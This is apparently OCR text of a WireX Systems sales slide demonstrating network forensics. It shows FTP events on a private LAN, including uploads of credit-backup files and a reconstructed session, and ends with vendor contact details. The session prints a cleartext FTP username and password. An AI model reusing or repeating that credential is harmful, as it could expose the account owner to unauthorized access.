
Events (125 / 21K)

1 Filters

Priority	ID	Type	Filter	Create Time	Service	Sub-Service	Flags	Client IP	Preview	Page Owner	Se
Low	448473	FTP		Sep-30 2024 15:03:47	FTP	FTP	NA	192.168.2.177	funny-pics.pps		ida
Low	448474	FTP		Sep-30 2024 15:03:47	FTP	FTP	NA	192.168.2.177	DDBA_lequipe.MPG		ida
Low	448629	FTP		Sep-30 2024 15:03:57	FTP	FTP	NA	192.168.2.177	list.txt		ida

Client: 192.168.2.177 port 2599 | Server: 192.168.2.179 port 21 | Protocol: TCP

Priority	Time	Action	File	Destin...	Mode	Client ...	Server ...	Error
	Sep-30...	Upload	CreditBackup100.bak:Zone.I...		Passive		49033	
	Sep-30...	Create Folder						
	Sep-30...	Download	list.txt		Passive		49089	
	Sep-30...	Upload	IndexInternals2008.bak:Zon...		Passive		49080	
	Sep-30...	Upload	IndexInternals2008.bak		Passive		49020	
	Sep-30...	Create Folder						
	Sep-30...	Upload	CreditBackup80.BAK:Zone.Id...		Passive		49057	



Client: 192.168.2.177 port 2599 | Server: 192.168.2.179 port 21 | Protocol: TCP

Time	Server / Client	Data	Error
Sep-30 2024 15:09:42.290	Server	220 (vsFTPd 3.0.2)	
Sep-30 2024 15:09:42.290	Client	USER idan	
Sep-30 2024 15:09:42.290	Server	331 Please specify the password.	
Sep-30 2024 15:09:42.290	Client	PASS Idan2014	
Sep-30 2024 15:09:42.290	Server	230 Login successful.	
Sep-30 2024 15:09:42.290	Client	OPTS UTF8 ON	
Sep-30 2024 15:09:42.290	Server	200 Always in UTF8 mode.	
Sep-30 2024 15:09:42.290	Client	CWD /var/ftp/pub/New Folder/1/Samples/creditbackup100	
Sep-30 2024 15:09:42.290	Server	250 Directory successfully changed.	
Sep-30 2024 15:09:42.290	Client	PWD	
Sep-30 2024 15:09:42.290	Server	257 "/var/ftp/pub/New Folder/1/Samples/creditbackup100"	

wirex Systems Ne2ition

Thank you!

M. Frazier Davidson
VP Sales, Eastern US
Frazier.Davidson@wirex-systems.com
m. 614-286-9878

Philip Campeau
Global Systems Engineering Manager
Philip.Campeau@wirex-systems.com
m. 312-622-3160